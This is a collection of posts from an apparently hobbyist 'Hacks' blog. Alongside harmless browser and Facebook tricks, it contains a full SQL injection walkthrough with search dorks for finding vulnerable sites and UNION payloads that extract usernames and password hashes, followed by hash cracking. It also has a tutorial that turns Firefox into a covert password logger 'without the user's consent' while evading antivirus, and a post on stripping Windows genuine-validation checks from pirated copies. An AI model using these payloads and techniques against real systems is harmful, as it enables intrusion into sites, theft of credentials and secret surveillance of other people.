-->
Showing posts with label Hacks. Show all posts

Using Pictures And Other Famous Logos In Facebook Chat



With Facebook advancing so far in its innovative steps towards a better networking site, we still have no idea about many of its new addons. One such great new addition is the Facebook Chat Images.
Well, I guess its better to show, than to tell. ;)

See the pictures in the above chatbox? Yeah, this is what we are talking about. The size of pictures are of the same dimensions as the smileys. Wanna know how this happened? Well, its simple. All you must know is the Facebook profile username or the profile ID. First click on your friend's profile and then copy their username or the profile ID. The pictures below will show you how to obtain that.


The one with Profile ID

The one with Username


Now, since you have got the username or the profile ID, now the work is damn easy. All you have to do is to add one of the two info that you get from the Facebook profile link and add then in between the [[xxxxx]]. For example, take this code of our Facebook page, Boltspur, which you can find in the pic above.

[[boltspur]]
Copy and paste the above code in the chat box and you would see a small pic replaced with this text. (Sorry but, my logo is not yet ready :P )


Hope you like this post. Do leave back your comments below.
Read more >>

How to root your android device - AndroidLoverz


Rooting your android device gives you administrative access to lots of things. In some of the devices due to the carrier they use, they will not be allowed to access the market. In such cases rooting your device will allow you to access market. It also has lot more uses. It also allows you to install certain applications that requires super user permission. Rooting is just a simple task and so don’t panic. Lets get started.


Prerequisites
1. Android device to be rooted
2. The root file (download here)
3. SD card


Getting into the work
Note that this works fine on Samsung devices. It may or may not work on others.
1. Download the file from the link given above.
2. Place it in the root directory of your memory card.
3. Now reboot your mobile in the recovery mode. (volume up + home key + power key reboots your mobile in recovery mode)
4. In the recovery mode you can see several options including update from sd card. Click on that. Use the volume keys to navigate and the home key to select.
5. Your mobile will now get rebooted and of course it will also get rooted. When  our mobile reboots you will have an application named as super user which will allow you to access everything on your mobile.

Apart from these simple steps given above, if you have any other queries, don't hesitate to leave them as comments. :)


Source : AndroidLoverz
Read more >>

Removing Windows Genuine Notification

It is seriously very annoying when you have a pirated version of windows and Microsoft finds it out during update and leaves behind the so called, 'Windows Genuine Notification'.
Well. There are so many threads online which tells you to delete some keys in the registry and finally end you up in some registry related problems, where you computer fails to startup!

So, why take up something which you may later regret for?

Here is a software by Hazar, which will let you overcome this annoying notification by windows within a few seconds and run your PC 'peacefully'!


Download it from here

After downloading, just open the file and click the button "Remove WAT". That is it. You are done. It will take some time depending on your system configuration.
After this software finishes removing the particular keys, your system would need a restart that would be done by this wonderful software. Enjoy!

And please do leave behind your VALUABLE comments! :)
Read more >>

Create a Fake Facebook Conversation

Have you been seeing some funny facebook status and comments on them, which seldom go true? Well, you don't need to sit with Photoshop for an hour and design something which would look much like a facebook stuff.


FacebookQuotes is a webapp, which allows you to create simple Facebook conversations in status update form. Take a look at the example below.

Hope you enjoy creating some funnier stuff and do post them here!
Read more >>

SQL Hacking

Uptill now,we have seen few terms related to hacking and some methods to hack passwords like phishing,keyloggers etc. Now we are moving a little forward.Now in this thread i m going to post something about SQL INJECTION. Its a type of hacking with the help of which we can hack sites (mostly the newly born sites and educational sites )


1). Search for a vulnerable site.
====================
Highlight one then press ctrl+c then ctrl+v at google search engine.

allinurl:index.php?id=
allinurl:trainers.php?id=
allinurl:buy.php?category=
allinurl:article.php?ID=
allinurl:play_old.php?id=
allinurl:newsitem.php?num=
allinurl:readnews.php?id=
allinurl:top10.php?cat=
allinurl:historialeer.php?num=
allinurl:reagir.php?num=
allinurl:Stray-Questions-View.php?num=
allinurl:forum_bds.php?num=
allinurl:game.php?id=
allinurl:view_product.php?id=
allinurl:newsone.php?id=
allinurl:sw_comment.php?id=
allinurl:news.php?id=
allinurl:avd_start.php?avd=
allinurl:event.php?id=
allinurl:product-item.php?id=
allinurl:sql.php?id=
allinurl:news_view.php?id=
allinurl:select_biblio.php?id=
allinurl:humor.php?id=
allinurl:aboutbook.php?id=
allinurl:ogl_inet.php?ogl_id=
allinurl:fiche_spectacle.php?id=
allinurl:communique_detail.php?id=
allinurl:sem.php3?id=
allinurl:kategorie.php4?id=
allinurl:news.php?id=
allinurl:index.php?id=
allinurl:faq2.php?id=
allinurl:show_an.php?id=
allinurl:preview.php?id=
allinurl:loadpsb.php?id=
allinurl:opinions.php?id=
allinurl:spr.php?id=
allinurl:pages.php?id=
allinurl:announce.php?id=
allinurl:clanek.php4?id=
allinurl:participant.php?id=
allinurl:download.php?id=
allinurl:main.php?id=
allinurl:review.php?id=
allinurl:chappies.php?id=
allinurl:read.php?id=
allinurl:prod_detail.php?id=
allinurl:viewphoto.php?id=
allinurl:article.php?id=
allinurl:person.php?id=
allinurl:productinfo.php?id=
allinurl:showimg.php?id=
allinurl:view.php?id=
allinurl:website.php?id=
allinurl:hosting_info.php?id=
allinurl:gallery.php?id=
allinurl:rub.php?idr=
allinurl:view_faq.php?id=
allinurl:artikelinfo.php?id=
allinurl:detail.php?ID=
allinurl:index.php?=
…and this one is just priceless…
“login: *” “password= *” filetype:xls


2)Definitions:
=========

inurl: -> is a search parameter in google so that it searches for results in the site's url.
.php?5= -> is what i'm searching for in a url, SQL INJECTION works by adding a code after the = symbol. This is also commonly referred as a Dork.
Dork definition: It's the part in the site's url that tells you that it can be vulnerable to a certain SQL injection. Let's take this exploit for example:
We will check it's vulnerability by adding magic qoute (') at the end of the url.
http://site.com/sug_cat.php?parent_id=-1 UNION ALL SELECT login,password FROM dir_login--


3) So the url will be like this:
===================

http://www.site.com/news_archive.php?id=5'
And we hit enter and we got this result.
Database error: Invalid SQL: SELECT * FROM NewsArticle WHERE NewsID=6\';
mySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1)
Database error: next_record called with no query pending.
mySQL Error: 1064 (You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1)
If you got an error, some text missing or a blank page the site is vulnerable but not at all.
Now we know that the site is vulnerable.


4) find the columns :
=============

The next step is find out how many columns the database contain
To find it we use "order by" (without the qoute) and this string " -- " (no qoute).
It will look like this:
http://www.site.com/news_archive.php?id=6 order by 1-- (no error)
http://www.site.com/news_archive.php?id=6 order by 2-- (no error)
http://www.site.com/news_archive.php?id=6 order by 3-- (no error)
we move a little higher. (it doesn't matter)
http://www.site.com/news_archive.php?id=6 order by 10-- (no error)
http://www.site.com/news_archive.php?id=6 order by 14-- (no error)
until we got an error:
http://www.site.com/news_archive.php?id=6 order by 15-- (we got an error)
now we got an error on this column:it will lok like this.
Database error: Invalid SQL: SELECT * FROM NewsArticle WHERE NewsID=6 order by 15--;
mySQL Error: 1054 (Unknown column '15' in 'order clause')
Database error: next_record called with no query pending.
mySQL Error: 1054 (Unknown column '15' in 'order clause')
this mean the database contain only 14 columns


5)Union select :
==========

Now use "-" (negative quote) and union select statement.
using this we can select more data in one sql statement.
Look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14--
we hit enter.
numbers appears..
Like this:
6
, 5
8


6) Check MYSQL Version
================

Now we will check it's MYSQL VERSION. We will add @@version on the numbers appear on the previous step.
lemme say i choose 8.. we will replace 8 with @@version,so it will look like this.
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, @@version, 9, 10, 11, 12, 13, 14--
and you will get a result like this:
6
, 5
5.1.32 <--this is the version


7) Getting Table Name.
===============

We use group_concat(table_name).
replace @@version with group_concat(table_name)
and look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(table_name), 9, 10, 11, 12, 13, 14--
were not done already: (don't hit enter)
between number 14 and this "--" (quote) insert this:
+from+information_schema.tables+whe
re+table_schema=database()--
it will look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(table_name), 9, 10, 11, 12, 13, 14+from+information_schema.tables+where+table_schema=database()--
we hit enter and got this result:
Blurb,FileUpload,Inquiries,NewsArticle,ProjectPhoto,active_sessions_split,auth_u ser_md5


8) Column Name :
============

Now we're done on TABLE NAME, we move on to COLUMN NAME.
use this string group_concat(column_name)
replace group_concat(table_name) to group_concat(column_name).
but before that we must choose one column. i choose auth_user_md5 because this is must or what we want.
for better result we need to hex auth_user_md5.
Go to this Link: http://home2.paulschou.net/tools/xlate/
p
aste auth_user_md5 to the text box and click encode.
now we get the hex of auth_user_md5: look like this: 61 75 74 68 5f 75 73 65 72 5f 6d 64 35
before proceeding remove space between each numbers. like this: 617574685f757365725f6d6435
Now replace group_concat(table_name) to group_concat(column_name).
like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(column_name), 9, 10, 11, 12, 13, 14+from+information_schema.tables+where+table_schema=database()--
replace also +from+information_schema.tables+where+table_schema=database()--
to
+from+information_schema.columns+where+table_name=0x617574685f757365725f6d6435--
(The yellow letter and numbers is the auth_user_md5 hex we encoded)
Note: always add 0x before the hex. Like above.
Here is the result:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7, group_concat(column_name), 9, 10, 11, 12, 13, 14+from+information_schema.columns+where+table_name=0x617574685f757365725f6d6435--
Now hit enter: and you got result like this.
UserID,Username,Password,Perms,FirstName,MiddleName,LastName,Position,EmailAddre ss,ContactNumbers,DateCreated,CreatedBy,DateModified,ModifiedBy,Status


9) Main part :
=========

We use 0x3a to obtain what we want from the DATABASE like pass, username, etc..etc..
Replace group_concat(column_name) to group_concat(UserID,0x3a,Username,0x3a,P
assword,0x3a,Perms,0x3a,FirstName,0x3a,M iddleName,0x3a,LastName,0x3a,Position,0x3a,EmailAddress,0x3a,ContactNumbers,0x3a ,DateCreated,0x3a,CreatedBy,0x3a,DateModified,0x3a,ModifiedBy,0x3aStatus)
but i prefer to do this one group_concat(Username,0x3a,Password) for less effort.
and replace also information_schema.columns+where+table_name=0x617574685f757365725f6d6435-- to +from+auth_user_md5--
617574685f757365725f6d6435 is the hex value of auth_user_md5 so we replace it.
Result look like this:
http://www.site.com/news_archive.php?id=-6 union select 1, 2, 3, 4, 5, 6, 7,group_concat(Username,0x3a,Password), 9, 10, 11, 12, 13, 14+from+auth_user_md5--
i hit enter we got this:
admin username: k2admin / admin
password in md5 hash:21232f297a57a5a743894a0e4a801fc3 / 97fda9951fd2d6c75ed53484cdc6ee2d


10)Cracking the password :
=================

Because the password is in md5 hash we need to crack it.
http://passcracking.com/index.php
pass
: x1R0zYB3bex
Read more >>

Geek Guru [Review]

Hey guys! Have you heard about GeekGuru? Wel, if you haven't, then lemme tell you, its a site which acts as a search engine for the articles related to hacking and other useful information.

Geek Guru Homepage

The site contains 6 pages in total.

Home
Its the page which contains the main search box. You can start from here.

Forums
Its the most important page of the site which is the most useful if you have any sort of technical queries related to hacking or any other doubts related to computers. You can just leave behind the question and it will be answered within 24 hours [checked]

Add your Site/ Blog
Do you own a website/blog? Have something which can prove helpful to the others? Then what are you waiting for?? Just get it listed officially! All you have to do is to visit this page and leave behind your contact and other important information which the admin will check out and very soon contact you if your website is eligible for GeekGuru. 

 Fun
Bored surfing through the net? Or wanna relax after writing/studying for an exam? This section will bring you the best in online flash games and the hacking tools are gonna be added very soon, as per the web designer.

About Us
This sections contains the info about the site in general. 

Contact Us
This tab will help you connect with the Facebook or Twitter fan page of the owner.

Impressed? Add your website now! Click Here

Read more >>

Apple Patched Gevey Sim Unlock Exploit On iOS 5 Beta 2

According to MuscleNerd twitter account, and after some tests on iOS 5 beta 2, that Apple has successfully patch the hole used by Gevey SIM to unlock iPhone 4 on higher baseband. For who don't know Gevey SIM is a hardware used to unlock iPhone 4 on basebands that can't be unlocked with ultrasn0w.
it's surprising Apple closed Gevey interposer hole in b2 rather than waiting until final (maybe they were under pressure)

No more unlocking with Gevey SIM starting from iOS 5 beta 2 even with 'ultra' version of Gevey SIM, so we expect to see a significant drop in price during upcoming inventory sell off.

 
Definitely Gevey SIM's developers will start to upgrade their tool to beat Apple again, but likely this upgrade will start after iOS 5 official release by fall. On the other hand, dev-team should focus on developing ultrasn0w to unlock iPhone 5.
Read more >>

Disabling Right-Click On Your Website

Have you noticed some websites with the right-click disabled? Well. Thats really a great thing to do when you dont want the people to be able to see few of your HTML codes. For ex: Inspect Element in Google Chrome.
This fuction adds on a step to your privacy. Anyhow, this can't be said as the highest level of security and there is no bypass to it. But, as I said earlier, it just adds on a step. You can see this website as an example.

Here is the code which will help you out with the process described above.


<script language="JavaScript">
<!--
var message="Function Disabled!";

///////////////////////////////////
function clickIE4(){
if (event.button==2){
alert(message);
return false;
}
}

function clickNS4(e){
if (document.layers||document.getElementById&&!document.all){
if (e.which==2||e.which==3){
alert(message);
return false;
}
}
}

if (document.layers){
document.captureEvents(Event.MOUSEDOWN);
document.onmousedown=clickNS4;
}
else if (document.all&&!document.getElementById){
document.onmousedown=clickIE4;
}

document.oncontextmenu=new Function("alert(message);return false")

// -->
</script>

Copy the above code and paste it in Dashboard > Layout > Add Gadget > HTML / JavaScript. 
Thats it! You are done. 
And yeah. Don't forget to drop down the comments!
Read more >>

Method to Enable Right Click On Websites

You probably may have come across some websites that doesn’t allow you to copy any content from there websites by blocking right click.When you press right click on these websites either you will get a prompt with some message or nothing will happen.Sometimes this is very annoying as you may need that content for your college project or some other urgent purpose.There are several workarounds to bypass this.
Trick on How To Enable Right Click on WebsitesI will tell you the best and the most simple trick.You don’t require any software or addon for this trick.Website that block the right click do it using a javascript code.If you block javascript code in your browser then your right click cannot be blocked. Here is the tutorial on How To Enable Right Click on Websites
If you are Using Internet Explorer Browser
  1. Goto Tools>Internet options>Security
  2. Now Click on Custom Level
  3. Now find Scripting Section it will be around the end.
  4. Now disable Active Scripting.This will disable JavaScript and vbscript in your browser.
  5. Click on OK.
  6. Now restart your browser
If you are Using Mozilla Firefox Browser
  1. Goto Tools>Options>Content
  2. Uncheck the box Enable JavaScript
  3. Click Ok
  4. Open the website that have blocked your right click.
If you are Using Google Chrome Browser
  1. Click on the Wrench Icon on the top right side on your browser.
  2. Click on Options
  3. Now goto Under the Hood tab
  4. Click on Content Setings and then on JavaScript
  5. Disable java script and open the website.
There are a lot of other tricks to bypass blocked right click.I have discussed the most basic trick that you can use anywhere without any special software.If you also want to share your trick then do comment.
Read more >>

Trick to convert your Firefox Browser to a Keylogger!

Do you want create your own working undectable keylogger and without any programming knowledge.The keylogger can store all the usernames and passwords of mozilla firefox without the user’s consent.


How this Keylogger Works?
Whenever you login into any website using mozilla firefox browser it always ask’s you whether you want to Save password or not for that website.
We will be using a script that will not give the user option to save the password instead it will automatically save the passwords without user’s consent and we will retrieve them later.


Can this be detected by antivirus?
I have scanned it with Mcafee,Norton and Avast and it is totally undetectable.


Does It work on all websites?
It is working on almost all websites like facebook, hotmail, reddit and digg. But this trick somehow failed on Gmail.

Now I will give you the step by step tutorial on how to use this trick
  1. Download this script here
  2. Now go to the following address
If you are Windows user then goto:
C:/Program Files/Mozilla Firefox/Components
If you are MAC user then goto
Applications > Right click Firefox > Show Package Contents > Contents/MacOS/Components
  1. Now find a file nsLoginManagerPrompter.js and copy it to somewhere safe location because we will be replacing this file in next step.
  2. Extract the script folder that you have downloaded in first step and copy and paste the nsLoginManagerPrompter.js from the folder to the folder mentioned in step 2.
  3. So now your firefox keylogger is ready. Now Each and every username and password will be automatically saved.
The next step is to retrieve the username and passwords that have been stored in your firefox browser.


Courtesy : pctipstricks.net
Read more >>

Editing any Website (In Google's Chrome Browser)

In the previous post, I told you all how to edit any website using the Javascript.
Today, I will tell you a kinda advanced method to do that. This method is,till now, applicable for only the Google Chrome browser. I will take "Facebook" as an example and show you the steps to it.

1.  Open Facebook.com.
2. Decide the part of the page which you want to edit. Right-click that part and click Inspect Element.

Click to Enlarge.

3. Then, you will see the Inspect Element box popping out from the bottom of the screen. This is where you can edit the elements on the page like, text, pic url, etc.
Click to Enlarge
Note: Here I have taken the text "Facebook helps you connect and share with the people in your life."

4. Now double-click the code in the box and replace with the text of your choice!

Click to Enlarge


Read more >>

Edit any Webpage!

Today I am back with another great trick. Its very old, but still a very useful one ;)
This is something like a hack where you can edit the webpage, including the text and the position of the pictures, etc.

Here is how:
Copy this code,  
 javascript:document.body.contentEditable='true'; document.designMode='on'; void 0
and paste it to the address bar of the page which you want to edit and press the enter button.
And thats it.Now you can edit anything that is written on the page.

Click To Enlarge.


How this trick actually works.

This is a javascript code on the the browser side.It is temporary and the changes will be gone once you refresh the webpage.

The javascript code JavaScript:document.body.contentEditable=’true; makes the website editable in your browser.

The code document.designMode=’on’ tells the browser to turn the designmode on

The code void 0 tells the browser not to show any error
Read more >>

Some Great Firefox Tricks

To perform these tricks open your firefox browser and copy/paste the following in your address bar
  • chrome://global/content/alerts/alert.xul
This will show you dancing firefox.Your firefox window will automatically popup anywhere at screen.
  • · chrome://browser/content/browser.xul
This will open another firefox within in a new tab.So you will have firefox within firefox.
  • · chrome://browser/content/preferences/preferences.xul
This will open firefox options dialog box in new tab.
  • · chrome://browser/content/bookmarks/bookmarksPanel.xul
This will open your firefox bookmark manager in new tab.
  • · chrome://browser/content/history/history-panel.xul
This will open your history in new tab.
  • · chrome://mozapps/content/extensions/extensions.xul?type=extensions
This will open your extensions tab in your current window .
  • · chrome://browser/content/preferences/cookies.xul
This will Open the “cookies window” inside a tab in the Firefox window.

  • · chrome://browser/content/preferences/sanitize.xul
This will Open the “Clear Private Data” window inside the current tab.

  • · chrome://browser/content/aboutDialog.xul
This will Open the “About Firefox” Dialog box inside the tab.


Please leave your comments on how you liked the post! :)
Read more >>

Watch Star Wars in Command Prompt

Today, while browsing thorough the net, I came across something really interesting and something which gives a good idea of IPv6 and Telnet. You just have to follow the steps described below and you will be seeing star wars in dos format on your screen! 

Actually, the step 1 is to enable Telnet on your Windows 7 or Vista PC. You can skip this step on Win XP, since Telnet is enabled by default on it.


Step 1:
1. Click Start then go to Control Panel.
2.Click on the sub heading Uninstall a program under the main heading Programs
(NOTE: IF you are in the Classic View click on Programs and Features.)
3. Select Turn Windows features on or off.

4. Select the Telnet Client option.

5. Click OK.
6. A dialog box will appear to confirm installation.


Step 2:
1.Click on start button
2.Go to Programs->Run (or press Window key+R)
3.Paste the command below in Run
telnet towel.blinkenlights.nl
4.Press enter.

Please leave your comments on how you liked the post. And do tell your friends and colleagues to try this out.
Read more >>

Download Video From Any Website

It seems like everyone these days is downloading, watching, and sharing videos from video-sharing sites like YouTube, Google Video, MetaCafe, DailyMotion, Veoh, Break, and a ton of other similar sites. Whether you want to watch the video on your iPod while working out, insert it into a PowerPoint presentation to add some spice, or simply download a video before it’s removed, it’s quite essential to know how to download, convert, and play these videos.
There are basically two ways to download videos off the Internet and that’s how I’ll split up this post: either via a web app or via a desktop application. Personally, I like the web applications better simply because you don’t have to clutter up and slow down your computer with all kinds of software!

UPDATE: MakeUseOf put together an excellent list of the best websites for watching movies, TV shows, documentaries and standups online. Download it here. Enjoy!

Free Web services for downloading videos from video-sharing sites

clipnabberClipNabber allows you to download videos from YouTube, Metacafe, etc by simply copying and pasting the URL. You’ll then get a link whereby you can download the file to your computer, iPod, iPhone, or any other media player. You’ll need to have an FLV player for the YouTube videos. Quick and very easy to use!
  
zamzarZamzar is a free online file conversion web application that can not only convert videos off the Internet to AVI, MPEG, 3GP, MP4, MOV, etc, but also converts between audio, image, and document formats. Paste the URL into Step 1 and then convert the file to your favorite format.
  
javimoyaVideoDownloader is a FireFox extension, but also allows you to paste in any URL from many sites such as Blip.TV, iFilm, and even social networking sites like MySpace. You can also download a free FLV player from their site to play the videos.
  
vixy.netVixy.net is another site that not only downloads online videos, but will also convert them AVI, MOV, MP4, 3GP, or MP3 (if you want to extract the audio from the file). Using this site, you don’t have to worry about downloading a FLV player as you can convert it to Windows format. (Same as Zamzar)
  
keepvidKeepVid also supports just about any video sharing site out there and the only difference about this site is that it also has a Top Videos section, so you can quickly download the most watched videos around the web.
  
mediaconverterMedia Converter is similar to ZamZar and vixy.net, but requires you to create an account and log in. Also, it seems like it only supports downloading and converting videos from YouTube. You can also download their video download program, but it only supports 5 sites.
  
heywatchHey! Watch is an online video encoding web service that encodes video into different formats including HD very quickly. The graphical interface is very nice and there are lots of features and options, such as the ability to transfer any video from the web directly to an FTP server or to online storage.
  
youtubexYoutubeX, as the name suggests, allows you to download videos from YouTube. Obviously, it only supports YouTube, but it has a couple of other features, such as the ability to play your video on the site and find popular videos quickly.
  
videoronkVideoRonk searches across multiple video-sharing sites such as Google Video, YouTube, MetaCafe and DailyMotion to find the most popular videos on each of them. You can either watch them on VideoRonk or download them to your computer in FLV format.
  
viddownloaderVidDownloader supports about 10 sites including the major ones and can download the videos in DivX AVI format. It’s very easy to use and can also extract only the audio from a video by choosing “Just Audio” on the download page. You don’t have to worry about having an FLV player since it converts the files to Windows format.
  
kcoolonlineAccording to their web site, they support more than 98 video sites including MySpace, CollegeHumor, iFilm, etc. You’ll have to rename the files you download from YouTube with the .FLV extension at the end.
  
download videosThis site is a foreign site, but is easy to use and supports most of the major sites. You can also download a free FLV player off their site to play videos from YouTube.
  
downthisvideoDownThisVideo has a nice tag cloud at the top that you can click on to find videos quickly. From what I could tell, this site is mostly used by Japanese because the popular videos are mostly Anime, etc. However, you can still use it to download any YouTube video.
Read more >>